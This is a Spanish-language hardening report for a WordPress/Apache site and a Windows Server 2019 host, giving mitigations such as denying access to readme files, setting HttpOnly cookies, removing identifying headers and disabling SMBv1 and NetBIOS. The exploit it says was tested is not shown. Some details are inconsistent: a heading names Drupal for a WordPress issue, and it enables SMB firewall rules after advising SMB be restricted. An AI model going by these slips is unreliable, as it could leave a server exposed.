
5. WordPress expuesto

Impacto: Varias rutas y archivos (wp-links-opml.php, license.txt, etc.) revelan información sensible, como la versión de WordPress o plugins instalados. Esto facilita ataques dirigidos.

Mitigación:

- Mantener WordPress y sus plugins siempre actualizados.
- Restringir el acceso a archivos innecesarios:

```
<FilesMatch "^(readme\.txt|license\.txt|wp-links-opml\.php)$">
  Require all denied
</FilesMatch>
```




6. Cookie sin flag HttpOnly

Impacto: Cookies sin el atributo HttpOnly pueden ser accedidas mediante JavaScript, facilitando el robo de cookies en caso de un ataque XSS.

Mitigación: Configura WordPress para agregar esta flag en las cookies. Agrega esto al archivo wp-config.php:

```
@ini_set('session.cookie_httponly', true);
@ini_set('session.cookie_secure', true); // Requiere HTTPS
```



7. Archivo de Configuración de Módulos y Seguridad
Algunas configuraciones para las cabeceras HTTP y seguridad general.


```
ServerTokens Prod
ServerSignature Off
Header always set X-Frame-Options "SAMEORIGIN"
Header set X-Content-Type-Options "nosniff"
FileETag None
```

Se activa con:

```
sudo a2enconf security
```


8. Cabecera x-redirect-by (WordPress)
Impacto: Esta cabecera expone que el sitio utiliza WordPress, lo que podría facilitar ataques específicos al CMS.
Mitigación: Agregar el codigo al archivo functions.php del tema activo de WordPress para eliminar la cabecera:

```
add_filter('x_redirect_by', '__return_false');
```




9. Cabecera Link asociada a Drupal (en /index.php/123)
Impacto: La cabecera Link expone la API REST de WordPress (wp-json/), lo que podría ser explotado si hay vulnerabilidades conocidas.
Mitigación: Si no se utiliza la API REST, es mejor deshabilitarla. Con este código al archivo functions.php del tema activo de WordPress:

```php
add_filter('x_redirect_by', '__return_false');
add_filter('rest_authentication_errors', function($result) {
    if (!is_user_logged_in()) {
        return new WP_Error('rest_disabled', __('REST API disabled.'), array('status' => 403));
    }
    return $result;
});
```




Reinicia Apache:

```
sudo systemctl restart apache2
```




Vulnerabilidades **Windows**


Lo primero es el escaneo para ver que podemos encontrar:




Tenemos los servicios:




Probamos un exploit:





Nos da de resultado:



Para realizar el hardening del servidor Windows Server 2019 y mitigar las vulnerabilidades identificadas. A continuación, se describe el análisis de puertos abiertos y posibles vulnerabilidades.


1. Deshabilitar servicios innecesarios:

- **Puertos relacionados:** 135/tcp (RPC), 139/tcp (NetBIOS), 445/tcp (SMB)
- **Impacto:** Estos servicios pueden ser explotados por atacantes para acceder al sistema, especialmente si hay configuraciones débiles o exploits disponibles.


Pasos:

1. **Identificar servicios habilitados:**
    - En PowerShell como administrador ejecutar para ver los servicios.

```
Get-Service | Where-Object {$_.Status -eq "Running"}
```




2. **Deshabilitar NetBIOS:**
   - En *"Panel de control"* → *"Centro de redes y recursos compartidos"*.
   - Clic en conexión de red → *"Propiedades"* → *"Protocolo de Internet versión 4 (TCP/IPv4)"* → *"Propiedades"* → *"Avanzadas"*.
   - En la pestaña *WINS*, selecciona *"Deshabilitar NetBIOS sobre TCP/IP"*.



3. **Deshabilitar SMBv1:**
    - En PowerShell como administrador:

```
Disable-WindowsOptionalFeature -Online -FeatureName "SMB1Protocol" -NoRestart
```




Habilitar reglas del firewall para SMB:

```
Enable-NetFirewallRule -DisplayGroup "File and Printer Sharing"
```

